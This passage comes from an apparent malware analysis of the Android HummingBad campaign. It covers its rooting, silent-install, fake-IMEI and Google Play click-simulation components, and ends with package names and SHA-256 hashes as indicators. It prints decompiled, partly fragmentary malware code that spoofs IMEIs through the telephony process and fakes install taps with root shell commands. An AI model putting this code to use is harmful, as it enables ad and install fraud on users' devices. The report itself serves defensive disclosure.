                    UI.findView(String.valueOf(prev) + "+", ((ViewGroup)v2).getChildAt(v3));
                    ++v2;
                    continue;
                }
                else {
                    return true;
                }
            }
        }
        else {
            Object v5 = null;
            if((child instanceof TextView)) {
                CharSequence v5_1 = child.getText();
            }
        }
        if(v4 == UI.iInstall) {
            ViewMotimer.mContext.startActivity(new Intent().setClassName("com.android.vending", "com.google.android.finsky.activities.MainActivity").setFlags(268435456));
        }
        catch (Exception v1) {
            v1.printStackTrace();
        }
        if(UI.szInstall.equals(v5_1)) {
            return true;
        }
        UI.clickView(child);
        return true;
    }
}
```

RightCore

Present in the first sample of HummingBad found in February 2016, the RightCore component contains the malware's rooting functionality. Some samples include this payload in their assets, while others download it from the server.

The infected app checks whether the device is rooted. If the device is not rooted, the parent malware decrypts RightCore (every character is XOR encrypted against 85). Depending on the version, RightCore either downloads a pack of exploits from the server or decrypts them from its own assets. Then, it analyzes the device's configurations to choose best how to run the exploits.

If the exploit is successful, the app decodes a payload from its assets and attempts a quiet installation. Then, it downloads additional fraudulent apps, installing them silently. Though copied from other developers, these exploits remain effective nonetheless. The root binaries are named *ipm* and *ppm* instead of the normal *su*, possibly to avoid detection. According to the Umeng interface, the HummingBad campaign tries to root thousands of devices every day, with hundreds of these attempts successful.

CAP

The CAP component installs fraudulent apps using elaborate techniques. When CAP launches on a device it decrypts module_encrypt.jar from its assets and dynamically loads code containing the main malware functionality. From its assets, it decrypts and runs a native daemon binary. This binary then periodically executes a command to wake up the app.

On every broadcast, CAP checks for changes in data. If it detects a change, the app clears all pending downloads, notifications, and events, and checks several parameters about its own activity (time from start, number of requests sent before). If the parameters meet the preset conditions, CAP sends a request to the server to receive the fraudulent app.

Once CAP receives the payload, it attempts installation – silently if the device is rooted, or by initiating user interaction if it is not. This mechanism allows hackers to control the quantity of apps installed each day, maintaining a low profile and avoiding suspicion.

Periodically, the app sends statistics about the plugin’s activities to the server and checks for updates. These statistics include the identifications of actions, such as whether a device is rooted, and if so, when it occurred.

Fake IMEI injection

CAP creates a fake “unique” 15-digit International Mobile Station Equipment Identity (IMEI) number, imitating the activity of additional devices and conducting further fraud. In doing so, CAP installs the same app twice on the same device, but receives payment for installing it on two different devices. CAP injects a library into the com.android.phone or android.internal.telephony process and calls internal classes of this process to set fake IMEI numbers.

Clicking Simulation in Google Play

CAP conducts an “external” clicking simulation for Google Play by opening an app in Google Play that was proposed by an advertisement.

```
public static void main(Application app, String[] args) throws Exception {
    Log.e("wzh", Arrays.toString(app.getClass().getDeclaredFields()));
    Class v8 = Class.forName("com.android.phone.PhoneGlobals");
    Class v6 = Class.forName("com.android.phone.PhoneApp");
    Class.forName("com.android.internal.telephony.Phone");
    Class v7 = Class.forName("com.android.internal.telephony.PhoneBase");
    Class v9 = Class.forName("com.android.internal.telephony.PhoneProxy");
    Class v4 = Class.forName("android.os.AsyncResult");
    Object v16 = ReflectUtil.CallField(ReflectUtil.GetDeclaredField(v6, "mPhoneGlobals"), app);
    Log.e("wzh", "mPhoneGlobals:" + v16);
    Object v19 = ReflectUtil.CallMethod(ReflectUtil.GetDeclaredMethod(v8, "getPhone", new Class[0]), v16, new Object[0]);
    Log.e("wzh", "phone:" + v19 + " >> " + v19.getClass());
    Object v15 = ReflectUtil.CallField(ReflectUtil.GetDeclaredField(v9, "mActivePhone"), v19);
    Log.e("wzh", "mActivePhone:" + v15 + " >> " + v15.getClass());
    PhoneMain.EVENT_GET_DEVICE_IDENTITY_DONE = ReflectUtil.CallField(ReflectUtil.GetDeclaredField(v7, "EVENT_GET_DEVICE_IDENTITY_DONE"), null).intValue();
    PhoneMain.EVENT_GET_IMEI_DONE = ReflectUtil.CallField(ReflectUtil.GetDeclaredField(v7, "EVENT_GET_IMEI_DONE"), null).intValue();
    PhoneMain.EVENT_GET_IMEISV_DONE = ReflectUtil.CallField(ReflectUtil.GetDeclaredField(v7, "EVENT_GET_IMEISV_DONE"), null).intValue();
    Log.e("wzh", "EVENT_GET_DEVICE_IDENTITY_DONE=" + PhoneMain.EVENT_GET_DEVICE_IDENTITY_DONE);
    Log.e("wzh", "EVENT_GET_IMEI_DONE=" + PhoneMain.EVENT_GET_IMEI_DONE);
    Log.e("wzh", "EVENT_GET_IMEISV_DONE=" + PhoneMain.EVENT_GET_IMEISV_DONE);
    if((v15 instanceof Handler)) {
        Log.e("wzh", "Edit");
        String v13 = IMEI.RandomMake().toString();
        String v14 = IMEI.Random(15, true);
        Log.e("wzh", "IMEI:" + v13);
        Log.e("wzh", "IMEISV:" + v14);
        Constructor v18 = v4.getConstructor(Object.class, Object.class, Throwable.class);
        try {
            v15.handleMessage(Message.obtain(null, PhoneMain.EVENT_GET_DEVICE_IDENTITY_DONE, v18.newInstance(null, new String[]{v13, v14, "543216789", "123456789"}, null)));
        } catch (RuntimeException v11) {
            try {
                v15.handleMessage(Message.obtain(null, PhoneMain.EVENT_GET_IMEI_DONE, v18.newInstance(null, v13, null)));
                ((Handler)v15).handleMessage(Message.obtain(null, PhoneMain.EVENT_GET_IMEISV_DONE, v18.newInstance(null, v14, null)));
            } catch (RuntimeException v12) {
                v12.printStackTrace();
                Toast.makeText(app, "事件未处理", 0).show();
            }
        }
    }
}

String v17 = Long.toHexString(new SecureRandom().nextLong());
Log.e("wzh", "Eidt:ID=" + v17 + " : " + Settings$Secure.putString(app.getContentResolver(), "Settings$ID", v17));

Rect v0_1 = new Rect();
v0_1.left = Integer.parseInt(v1.group(1));
v0_1.top = Integer.parseInt(v1.group(2));
v0_1.right = Integer.parseInt(v1.group(3));
v0_1.bottom = Integer.parseInt(v1.group(4));
return v0_1;
}
catch (Exception v0) {
    v0.printStackTrace();
}
return null;
}

private final String getWindowLayout() {
    String v0_2;
    A001.a0(A001.a());
    File v0 = new File(this.mContext.getFilesDir(), "view.xml");
    if(v0.exists()) {
        v0.delete();
    }

    try {
        Process v1 = Runtime.getRuntime().exec(this.mSu);
        DataOutputStream v2 = new DataOutputStream(v1.getOutputStream());
        v2.writeChars(String.valueOf("uiautomator dump ") + v0.getPath() + "\n");
        v2.writeChars(String.valueOf("chmod 777 ") + v0.getPath() + "\n");
        v2.flush();
        v2.close();
        v1.waitFor();
        v0_2 = InstallGpAppService.ReadTxtFile(v0.getPath());
    } catch (Exception v0_1) {
        v0_1.printStackTrace();
        v0_2 = null;
    }

    return v0_2;
}

public void onStart(Context arg2) {
    A001.a0(A001.a());
    this.setContext(arg2);
    this.isRun = true;
    if(!this.bRunning) {
        this.updateThread.start();
    }
}

public void onStop(Context arg2) {
    A001.a0(A001.a());
}
```

Once Google Play is open, the malware simulates the sequence of screen clicks that tap the "Install" and "Accept" buttons to claim the reward for a successful referral. To obtain the coordinates of the Google Play button, the malware dumps its layout using a user interface (UI) automation application program interface (API).

The click imitation is performed by then executing the "input tap X Y" utility with the coordinates of the button.

Conclusion

Yingmob may be the first group to have its high degree of organization and financial self-sufficiency exposed to the public, but it certainly won't be the last. Check Point believes this dangerous trend will escalate as other groups learn from Yingmob and find new ways to achieve the independence they need to launch larger and more sophisticated attack campaigns in the future.

```

return ((PowerManager)v1).isScreenOn();
}

private static final Rect getBtnRect(Context arg3, String arg4, String arg5) {
    Rect v0_3;
    A001.a0(A001.a());
    PackageManager v0 = arg3.getPackageManager();
    String v1 = "com.android.vending";
    try {
        Resources v0_2 = v0.getResourcesForApplication(v1);
        v0_3 = InstallAppService.getViewRect(arg3, arg4, v0_2.getString(v0_2.getIdentifer(arg5, "string", v1)));
    }
    catch(Exception v0_1) {
        v0_1.printStackTrace();
        v0_3 = null;
    }
    return v0_3;
}

private static ComponentName getTopActivityPackageName(Context arg2) {
    A001.a0(A001.a());
    List v0 = arg2.getApplicationContext().getSystemService("activity").getRunningTasks(1);
    ComponentName v0_1 = v0 == null || v0.size() <= 0 ? null : v0.get(0).topActivity;
    return v0_1;
}

public static Rect getViewRect(Context arg3, String arg4, String arg5) {
    A001.a0(A001.a());
    try {
        Matcher v1 = Pattern.compile(String.format("text=\"%s\" .*? bounds=\"\\[[\\d+], [\\d+], [\\d+], [\\d+]]\"", arg5), 42).matcher((CharSequence)arg4);
        if(!v1.find()) {
            return null;
        }
        Rect v0_1 = new Rect();
        v0_1.left = Integer.parseInt(v1.group(1));
        v0_1.top = Integer.parseInt(v1.group(2));
        v0_1.right = Integer.parseInt(v1.group(3));
        v0_1.bottom = Integer.parseInt(v1.group(4));
        return v0_1;
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
    return null;
}

private final String getWindowLayout() {
    String v0_2;
}

```

```

if(this.isRunning) {
    this.updateThread.interrupt();
}
}

boolean sendCommonTouchEventInstall(int arg6, int arg7, boolean arg8) {
    boolean v0_4;
    DataOutputStream v2;
    Process v0_3;
    A001.a0(A001.a());
    DataOutputStream v1 = null;
    Runtime v0 = Runtime.getRuntime();
    try {
        v0_3 = v0.exec(this.mSu);
        v2 = new DataOutputStream(v0_3.getOutputStream());
    }
    catch(Throwable v0_1) {
        goto label_35;
    }
    catch(Exception v0_2) {
        goto label_26;
    }

    try {
        v2.writeBytes("input tap " + arg6 + " " + arg7 + "\n");
        v2.flush();
        v2.close();
    }
    catch(Throwable v0_1) {
        goto label_36;
    }
    catch(Exception v0_2) {
        v1 = v2;
        goto label_26;
    }

    try {
        v0_3.waitFor();
        v0_4 = true;
        return v0_4;
    }
    catch(Throwable v0_1) {
        label_35:
        v2 = v1;
    }
    catch(Exception v0_2) {
        try {
            label_26:
            v0_2.printStackTrace();
            if(v1 == null) {
                return false;
            }
        }
    }
    catch(Throwable v0_1) {
}

```

Appendix

- Com.andr0id[.]cmvchinme
- Com.swiping[.]whale
- Com.andr0id[.]cmvchinmf
- com.quick[.]launcher

SHA-256

52c073ef52312049182773b3c4f3d275b2f3419e8d16d3dbdb5ed3446c09b439
323d0c5ab28124361c96f2d337b2576216e076ab0e7cbc8cf981acae15916ee2
dc6d831b8bd96623aef593b255a47fdc97460d7417b90478a55ea6a952b33344
d337438242724d59183f769845733fc9d514b17512970c87a6a9f45547a00ee6
b86c18b8c948c92966a998ede389c78c99c8f5e69779d2184fdce2a7974615b8
a922f8990952c9635fb649dd735056999b0d1374f50ade15e2408d2be8a20057
32a25f2f339b70601a33d5577a65424eca25e52622067699702f406be9aa027
98a01bd62210bf1c818ecf64acb55fd3758a892310beaf4df28565f7df063d83
cc294653372db1df592b597e4d88bdc8eb834edad9833637cff3be676f18efff
cb04a042013c72cebdce3dedc0c3b69ac32adb0415dd17474a4f5d05069e704a
6a116a42a33321887480582a2e06e41e431881ec3c43e321e91fafd5edf79b4d
54b9875b4b3e835c9d7440ce2d694e60ab624a138ed7b155c09bcd87048a9074
d9b1d12b635411671fbb6d4a1ca9fec13f69a0d16b492e6c1898a58a9751cbd2
b0a464e1d537d24ae8055a78cc8cff3022e8b5a1eac6c7c730c793f94209f58f
907973589246703aed35fc1cf1b9f571cdf36c77ecd98735692b5afd44c4826e
902e3a5f7604f29b151df12ff789b4a7f77e1d2fc7a2715d525321be8e091b14
0f51553b3ccb06b645f1919f994ce7c053701c88dcf0b8cb74e27a415eff511f
78148ea1f3f3b709c2b9b12dcf148953ca8e0b66e168e3400fec0547abe6819
32c78b131280b39c13485e18af1b331529a81e8ff8a6d7d7ede0a939716a6950
5b5dd78f8c1775eab4c9e1a614bc566c9a17e024ee0b2c4eeef0015d83a6e1c
4d35635ac6444601ce50d3dc965a412a2c46d7474f8782641db5195536e4b841
3048bd071e9100e6e43f4af93189ce6ff7a2035c47d0b2eb431beb04538697a9
a64b9a2a37e13096d0ef654d3a31df597fdc9fb8e81b8da6caa6718442d6dbb7
684e76468ab14a5e6fefd91fac6b1c705abf976111b37688fb042fc012a40d93
0d9d9ce8906c3d1b663ad67ffb189de25d09558e7429acc39e5dd9736c032ae8
db9d6d5fb1c347394406aa58e21084b5e09818d1798deced3face9450545553d
7e3197dc6de3605fbf464baa71f90ee8540055fed341969f5176dc50ccc6102e
630a41b96545c5ed70613bf056d647487f0e0821005ad34d5772c8d50fe64c73
6df404ab1cffd23582b2f1b634f6c3642843b17925b908d61ce120da288cb10b
019a0d62a989c8315ad07474027ed91665a6b18413409bd0d714c2e3bcb1558c
8a97eadb44aca37bbb562c3353f5a2d345875b7c605e1b916dd653162c4c2e8d
1d32876798371c88e9cab8c94b87750ef310731fbd2cd55715153b586ae21a87
883687a8448fb7df66c9f823b8485fb2093476b1ddadea6d4348c26340aaa39f
66e4b0131494d12a02c7bfd8e308c1a0904edd025578850a5ec85af67761c277
f87d88677b0dc7df052bf33ad17a85422e0b08b24a86f390355d785a64665ed1
0bb20f5a9b2e3f29f27eb3f7edec58938eb27e3d9adae2d738d7d6a02992b740
bc6927292d1ec47706de8d3f463204ffed81aa293b88fd7c03c64eaeec307ae6
a081db2cffd4ec777fc2834d121c83ef38a41ada0e4f09ea3e2a80811ac97db6
7e9c347f347c332e83789b9b8d51ffe029a676e95e74f9bd07cce5a01f066221
05f4484a7134c416123ec0b59dc19ffc74dde8f80bd32469ce714206101c9efc
2fba2f84c080510a48e0a2bf4fd50c7992e50318396588db64f78dc48e8cc685

5272f72fa9131ce40612e3bfc0d37383e5b4983261db56f6d75ae4b0e1366ded
02308963dbc8827533d03f4274502701fb94b5190ddcbe81672f868e744a9580
f83d95f5f7b6428c164bc739b32e8703d13fae93b0567e3b3c2f650362c3897d
3daa944c4fec38007266986770ca03f884c48eee84368f81b046918fcac0edea
ea79bf9af346b6548f87b3a7ce3dc8b32355b52487acacef2a9c3f09f07a06cf
da7c9961b7080e0142be6582db0bb5a6c236ff1295eff9403794242a406a42a3
23c17ed4680d86f0c1d955ee043596ed9759c3bf53f4ad10c9585de64e12c230
a058d958d7ecccfec194144a65eb76c288386fea3b74d61fc3ad5ac24591af77
a24a5d6934bf44c62eaa119ae00e4ea3d503002a6b4eb4696deb3ce0dc4bab59
d722f9c8a0ae3144ebe41178b6478eaa20ca7d90ecf2962f13631cce7f25134b
1cb368f16aaa37e111f5a762a489e97d2473898aac36aed0b39d3d81edcd4d9
c1f2a02e81924ec72cee498da32643f6f6f6440ab8338d387ba3200c7f33ae03
ebe0a8d61b20cfe3bee7a2d69f71e6b3227efd1260d58e33d3fbaf864aa37530
8b501e2e8ab8765989d45cb15395144961336f138f4c697bf1366558fc9f9cd0
1e710b21904d9c342b49709c372192c50cef3204cef965cb804e5548ba637bd8
9287b69285f7ed5bf9a9468e7ca86e5d1997e7fa6211e77a3ed8a7188735275c
7ef336c7a241648fde8a098a56c7a9887a344cfd0cddf0048f0a88f0741bae39
03a42218e051323ce14682ee27b861d3565a9601c29a8e84ee4efce31d5dd176
9e62ee071792a9daf0bc1caaed2a7c5a40554f125d53c939fb467509ee8e3c47
d620f12e81ff76c753e869533d34259fb91ef45572efcf70c7537378ea0e836c
c441ac96e4be253107632d26eea256664303c9c7d9c2fd9377e15100107ce568
b280435f948b9642298d610fd06fe978f34979e49a200b93878e8cef4ad3227b
22111bc34ddda1783fee827ebff73fa5c3bc7759532c1bb9d1de51eac3e85699
408024f92ab2bbcd96987445947b30670051d6d72d92c33c3a4f4c85c9cacb9d
45fdeb943e04d118ea981d070749a2f7e3f758c050720987d03ab927e73fc15a
0a56c201d0161f8f231d5d4535c204ee5bef320803601288e627d8d2dda16afe
56ade39f9eb7ff22d76e42fe120db1f7e16c61e336a8c5783b7fd8c5b72c08f7
d0784508dea2c78b253428a4e6c2692ffdc0a6f18dc3b20483b65e446d4aa339
40b6b7f2cf62e4390d5e8da631d3c0356946f3834466ce19a4e9fbf58427ce4b
3980f8c12ae579a8d38a61e309579325e9dc228c4296d0ec2f2516a44a91b32e
25394565deb94d8e02ac9b36daad9433c71ec6d08bf80287fcd4d603728ddd37
6bdf539e05d3f5a8ad9562cb9e1ccf82765d3500da7b911bb0c248330e27f87
96f9d0145dba546cf6961916e45570a392d0e144412cad8030bb3791d54efcb9
466a9fa2a862313666988b6272d91aa8b4bad07e287597ef3941e8506ed20581
1948fe04ede7886b5ff82d39d561d1baa04e5433e34a09bd9a09cf5e8b6a0eda
7183d340f207e5500c0eb50924383653fb8d1d319758b54c4a935fa900cd5035
bdf6068a0adb23e7d3778a8d1613ea3d89b10c47d8daf4714395a8b06a3658c
452740b931edb0f8042eb906b1cf403e41074d1ed8840d728666812eeca8f413
a27282aef5e5dc7f51d70d0841fd9039619d9b6183d85c86a9b2b8c9b384be46
87321fc5ae77fcd7afb6c6595a042545460e0eee398b66bb15952af0d6fe71c51
57fadf56a9a09e2110121fea277f00dbe147c7489c4b269fc379f582a9fcf1e2
ecd7432f1fe05e2b420c19162618eed9b15828a116ea712ac3eb27cfdec670f9
ee7fc663a168925f655bb6bdbf7b1f798f4d02fb4f716f093bdeaf7680e0abf0
7db8daf8d6ee4d718e676b3cc98884816374667e24331f92ea7b809bb7df6e9b
fe16141bcc34da16ec5b2402a15f1e79ba805a6d4eba5a7a682b4d518ec51412
a19df03dde49d30265e99d4066ee7c8cc92e87f4ab6c4b5db7b9d7e9230fad39
52044c336bfc25ca365377ee3f07fa445fc61d40647493abac0d11a92690c670
7948f397bf358ce591d3816bff1991529a378d6439fc2ddf2124bdd54bfd2e1e
87cdb5f019b5a83dd92c326bf2e9b133a3f1f6a590d752ba2d41f6d60543305b
365baf2ef1465d6612b6adfe58c3d01b9b30f120386caaf377b16d6c6f0aa6bf

23d63c70d63b6a8961a29b66dcecd0d72dd6c70c68fee28adabb65c0a3421716
d27229a2eb37d16fb50344b993b77211fc59121c279153ef81a149be19e776c2
04b46bab97f8fa21a6a2b5f7fb8ee74ef0df7f5ccf051776c6593232841fc20
043de9602441650e353e305d9b97433bb0776b0a7511102092022971fe7a1040
e5099aa035d4f7f07989e784637df8b823ba5f2610291254b4cfad0fc66b99d2
6c9c13dc41add17f9e357c32fdda6356d7f6711b62ac47b0fba622c628ff1455
8af49f61ec0f7993d58dd84d9c1be3e295e0cfa39acc1adace0557312a993f7c
10f1d35d2c0a8bef653a30123def4d16666ae7e027530e13327799f575fde371
4f9dee15e7660c6c596ff5c89edd47fb13674ecdd3c452dff3829ed2ab21d6e6
2e204eddc54b7f97b0d4081a04e516c366a52d19cf8cc4c2f865d4ae5d81737b
3a7350332387287360c9a599f5877a862d2fb37e68d9cc1e34e6ae0d044b3080
8b20ce3b103643a07b66f669010a7c302524dfd832850e55cab0b8229f319df9
4b2dcbccdbbf7cf8db868cd4ff103d335a13a847fa2794de23e0ced4e971a0c5
bc9bcc4143dd1ff6e5a65ff15c5ab30fcd9ead646c749ce9b7a60dbf8f496e24
442ffae46ca47d5ae8f8761b386b820f201f0530b8d3ef58d0bfe4452024125c
b4b9ba7641ede82e2e74f42e5519fa89897aebf7c3e306270188d500674b33dc
031cc7ef3bf3f380e2902fb199df489d4afb56134215747b36a4da243f405001
60bc7b73d5d8843a64ae54e3345cc93dc0799068f4af4282fce70656f3cddd11
73daf029323fb9b46bc202844beb32e88cd2531a81f757cdbd989e6f4390e6db
6c9e2495cd521e463b4cfd57cf08e6a7a62f6a5ea88e17da7f8c0f44970f5aa8
3b590c6f3c96787fc288ce7400664c7f7045c834d079b64491c59dfcbf51c5a5
09df23511aa116a05b10bc17a92099acdceaff635a0a34f6ea133f0a118ddedf
dc57d937bef526889f2f249582ed88b7b5e1a2bb837c351a842c91527f72e568
785d588633584dbe8820b91963b3d023e4e92e443a0dd1cff69c96d4658aae08
fd660ddd09193164a7f98ec67d585ff88409ecee1348f492cc15af0b64ef7ff4
cb460deb56044dcc2cf25afe48e45c183685e3c2bdc80e35cdf725d663f9cb82
928320fd6090af19d99903c2a14f46f94e93447520773ffb6ed325423fe38bb8
2176978ffe6c7422de99feb41897fd65642d7631883f579d0ff6e4d632b3fff9
b42b1d69a64013c57fedcecb3a2138fcc765d8dbfe16b177560e199c2dc108b3
4d9a4605434e48e2a62980d0e2720f968d4d879b5630b8d292dbee5df6f99fad
1601987a1b86cf03cf3b5dd37d25f2533cb727fa5215f453d98403a59297e265
ad94eff0cbf1ef342a584aca5ff7b287a5dec809fce2437c5c5933ae6d367d83
470ca29ce73c4b695c430bc01f454dda79ef530208187db582bb15e9c9e489dd
427d863f50e8a2782e2165b804508c8cf0f4f7332b594c5c50918103a9456bbb
87dbfa13e699d400800642acd9afe5c4e2bd303ef4d83d0a34d3fecf796c052e
1b794132d88a32883b28de608abf96248ba6eb4a00ab8f55db7db377a1e3b19d
4f3663b2a405c1d975e0362ca61af5fcf0119fc407760ec9ba770afa5bd9fb46
53c800ae6ec0d4ec9c1b52d7bbf72fbdee9b7ba489f9936864dbd94ec1d5dc69
c39741f5bc5e71c2150bd6104ed11c7421f8fb7525004e946c3f66bcd112a5de
71d5f03ebdb8eead4dbefe532b768fb6caa4a1a482b2ebcddbfb1d58b380a49
91f3054ec3f95386deffba3d1f01be13214802da5a1b46663dd9df813ea4446
baf7c5d2391b6a0ae5277e7a16d0b81da8ba9c6c8ce8617f074d3f5d53fe8b3a
30d894619d24f68d85a9d7a927c552d5aa281cf0cfc4f23cfab80f11c55f161d
958899ba2510f8ecdb1a3ff246139cc2a91984bd99380222a170c010929ede0a
a87c80b5200dac742d06e033313b9ddbe0d6b299e4cd51e54c355599220cab19
15b4b86419a14f10a89160181d4d94b825556585d359dd2828abbbe36f989e26
fe70d3c068d0e9133e19db541cd1fa464dff9de87aa197f6b24c5f7a8269978
08ff10fd0d171c30f34007cfce1c2a590b9ec0086b91222a7bdfdf04424523ca
c612e517d2c93e047ca386d60befc5c0f9bad48e9da8ffeba6e47f7c5d6d0b0f
039ebe507ce750008fba86215ecc150256e64a1a6294d0833c21551bae90c962

8c48834e4fc9ab2767ff5b13657c15e01145064d1f5a8f16c936371042b4a09c
dd8ec41cb42f1431ff05277a7d8613b548140ccb8412add5cf138590636ec186
f620495a7dcfe83cac7263710888b727fe8aa05a7f7d091fbcedbf712188dd39
86e73105bb2d643500995a06040b052ef80176e22c12422f4a0735f7f14a7226
f53334214d882457b2d3c0ed10acd419929c06e2430fb008962993b753698fa3
7d11016f38ab572c6a2990336a754cc75f21fce5437f0bc5b632e77b2c217db
f0a0e747fb23f5c309867b4cfb0ffe582ea5eb19c9e8220bc802a6d297910913
ea7ad757f4935833a38f1d08e30be32e7bc7d5e47456db0d5bd1c47bbc325caa
3f7b750147ae07f95be99cf17d54c2903f64dfa2bdb70327b23be9f1dfb22c1
d701aff8dc52981e7f708c489674725108f226808154898f4a4a5f15ee8a7a66
5ec04269a75c37779865137c8a34e347fabbbf43e1c8b634a4918c7c5b503fe5
4c9db1538f1f59a5b8aad94d7100c116e4aac3c05615c7d010fafbbb986cf9e6
08f72597b574b9c9941925367b58cdf68da8c51f7f664e21b340776b6ceac6d6
8ee11b256405a531e587458c946ea17e556a78f46e1bb44b54388186af60db8a
9fc4305116c2683e0588e8c618e4b02778189cc1cc827f8265d8e5117846424a
d7bb421890c7a3d57d248f8731290f9fe1853efb006ae722d322f1e75ac667af
51a4e8c25822305ac731d11c29ce634c4cbf0510772131e7e0b38420aa4578fc
54bc0f19c2fe8585cf837f659725d2ae1dec2a226f811ebb3839924ce62e5677
7065ce56c0999b8cfe3b18cf3145d039050d18f15e92107aefae836f630bbd02
a1c64c293a4fe8c0019cca8b674da333d0d029c51d8e18b51ce8845e058b468d
04d12fc2431558d3f934a6d599428821bb2d23b8cf6fdb1648634d721fc1317
29042b84add04e0147be3a6a5e63b530c0a0341ca836643e48bc2c34b516d188
aa68f7f93921a89ee4fa0ff767200b91dc8e1dd942af2ffe7f33738ee06a0587
871c17d7fc0b0a271d3007acfb5e8b234535e745e8ef811bbd347d54fceb283
48f357913cb6247f5f1facc5ea35a7331eb3e21177484c179c931e2e9e09c3e
f967cb530e310a8d29258ee50dae4552bb830ab1d95cb01d625f7006249ab39e
d9952981e8bcfe9d0ef98eacef5ef84514a6e65516c6b80b5e11d346f9ca768a
0ca45284cc7fc2ed3acd2c8e45be2b4d760b544d2fd4d295d1aa85ffecf28c6e
f40705085694cb12e4ef1e734584af366acaf01a3d6e58c575dd7caf9117d99e
c73e5ea173b9845b916ce3e36f36a2d3b9423f255f87061ab4adcc8f5bfeb76e
547f86f8a07d1b3b39f4edc2510056af75689d75b1b71214b3c533ac3bbbe4df
f05b38ecbccd0b9b06018758427816302e6d8ce5d2ee1a68c0eebe3d2b62e65e
5246b358f7ad33622730dceeb0dfa8d5e8dfa631911457b6ff04a8909e4e8c88
8ce910692aafbe25897db81e57f1c091c73947adc7872703dd35ac1dbc4428d0
c0fe5fc451d7ff42d9d21728c419c274c86f72c2c63c956bf8c8c49391892f57
94684ccd6d2f4481135143e3beb14fa249f69577278a36447db5ac11303399c7
b56e44471cd6443077836fedbc35ff0b4d235ef4f238338ca8c4b7d3aa517090
e546c2514a0286aefce6a9b366bc3c3d40f769a54dae92e37d3635ee1b9909dd
9f506b9092766e1cf8fd4d2d488f4d9df4996aa6fb82091224b597e372b9d9cb
ea3867d1eec8532de460a057a191bb92158b8a3b49925d2101524eaae350894a
f8cfe57627b0e40f52f763aeb599bca29d6e48e6a2901b7f706ed79aee1dec11
8243f21220bd868951b3760e349b62b6aeb1588b29e134acd3af589fa697d4be
f2822417cf08bb7fc700f735e91be1067984d56f9f73f1d111430edc0ee10a70
f8961590b765e815f1fc2ca76373399125f27d2b33daa06b037c486ec4a9bb91
48c8c6af4f6152e094215507d0251ae6c3df2d2b94bb7145d40ca0e6ee5ceadd
280176499c1000b00aafbd704366332b6270c5cdcb2f67d7ff308b86569e4f12
337c18c22d8f535ccb1c19b92c32a6e32393657eded11375c6d216871a156479
4c177a743baaf92d103185eaa13f44ae76678e96179fe805defa7e10c662abe7
490707a8d62919f14890ce948c18b2672f7b763040c6208557a6a2da40d07c8d
495ef843aee3145c41f7a4ad1e318bca3fa32dbda46ef8a5e7da38e0c81b2b7e

3ab62d45ddb4eafdd2650be19559a89ad47724d28fef50caae3002199430f4b0
29c7a41811435d0fd4a032fecb267ed66d91dfb327db522af0e3a5fbbc4b82a
76c6293bfcdb0410d6e5bc992d4b8acbae80646666b3b757e95a7f569adab398
8e8f13455dfe6085baf5dd8eada926ceafaf912a96327d90369dd23009bfd135
1fc0dab3e69363b722644a2d56d54668ff606e4b6542caff23615f8aab9aef97
60e349c21199f2fe686094c55f6ed19a0c57613ad2108d3b64ab62942c94ed82
8230711412e21eafd71b071b67c3251ce4064e9084de55cd9d1735fb5a81268e
7c139789bac1f7120b2f91dd3f2aed0c0aa4901cde50679ee2fe1eff9d910ca8
d88c22bbd95d92064fa7d6e0556edb98a2a2bc671e3ab3e9d45ad589c1471873
cb49ead547d546f82844c1e439aed76886511ae6386d6fb8ab3e572672454bff
59173528ebb747fd9b33d087f3326f3f3041035e2b2566d9e71ad1afa4ce2595
bb5f0f942b38e1dfbdfa6655146e57a9dd51899b2199a44059e73b7091f30ef
eeb206151667800030adeb1834b644ba9d02b99fbfb8cd65676426ad120a8b44
4f028b763bf72b86a79a7e08d2cf4a764bbecfdd0cec1a8a0b1074afe8721193
b6a14a6480b1585c5c70c5ea383aa76a5d51836dbe0c6f95bfaa1cf6bd6cc3e4
4f063db4cc4ea5a025dec11704c9c40642b86ef528e7b61683021f9a8b8ea62b
3d89910bede1e19e1203b16dc217c12198a8a63d26c54b9b2edd06017fa54da9
ee1a75f065c485e4aeb0375a415df4eb54971a59698afc68292494d191be4e51
489310c0e330b4ea5dd744fab1926b5126cca75f66801d32211cf4d533baad7f
52fa24efce0b602d5ba4ced035b5f5414941f0a1402326a3257bc1d0d1675881
7b3807d3984ca27bc54dc7b33208687a0dd2f7f98dc9db54184491e12f27f072
291961389041bc65cdd9125af38fa6c25b6e34e67df1b9f2883c017869d37737
642767b5ec42805a2e4ea7b7e5015d8a9f0beba130c2bf39934ea7e6dfa013b1
4654f79dca1b3e0f7f18583deb91e1b3fbd184845e7ef184ed8858a1429958c
b5f27963071dd045ae2668f5f75c70c55f50699b2a073cf18b93cfa274686c09
cf8d787d87b7d3ff937fcfe6b384c6473ae017a3cd8d39182ea4e643568726f
6502b173685ff9e9fdc697e6d7cd39e6ccacf3e959172b7e986c52ea36f24f08
65bf84793e4b1299650301137f226a92aca499cfc2827909a888b15e4b8c3d1e
ff120262860500bad3236f6e5ba5646f9a4152a9eb4cbfe837eda4776a03f9ef
02d781a16a7975e7cdd0303f85fab0490ced3e13d86af32207e229469c78ec83
80ef3fbcf6b4bfa38204b2db8c370bba509a6790de15309e96ed74f6f5565d42
3334a81052ab8f550cab08284c5268729ea6fefb9f2a38f564856dfc5cbee7bb
35df18484fe64b90c7790abae428fb40f26279f3bb8df2e4c34c779d6fcc623a
afca2b50dab80ec547bda83c321dec48124cdb405688bb8d3cd72d3be561cc5e
068ca97e3f71486de6a0aaa67bfcc287a6a9bff6beb896c66d4d2d287d8ef665
83a2607e7f472dafdbe80ec87ed213f39da2a3307b782d469542d01e68b7f282
4ee0886246279387e66db2ae03c8fd1ced81a5114a8480911c018a18e65ebf63
92693e1524cefc2fab98ee183825b5887ae2bdee3a14a165e1a27c068f93d106
c2f6b0bb4a1b8011816067e908ed9765432200a004024b6f4f3b77ffc527263d
0a20d02efdda74f50a14601a2011c34c3f68545e196265dec36666ba67f05a3e
0c22670f87a6aaf0ede2a994d40b2187a8c7dc3d613511403f75bca4d5b81868
1a058d86d815566cc9a05253405b131dc5a5ae35d2554d1af80d2502e504478d
8d4bb28d93a288d9e79bee8630e1f91ed811dcabbae8bd3d64a396998d220579
89f6216a3f86bf6a9be520a380dcca69e9e1ac704cc340b9144c0b4c09d6f788
c33bb15300a24a50a28c73a54107d071579721d78ffa60694e2552a4a41a519d
656b911225dde78a42d421750557db2c5c1218b97e0053c4c500658db5c81ee7
8eb51d636cf7626225ec485b6ac4a57a75c1ae1d137230ee8e968af37c19fe61
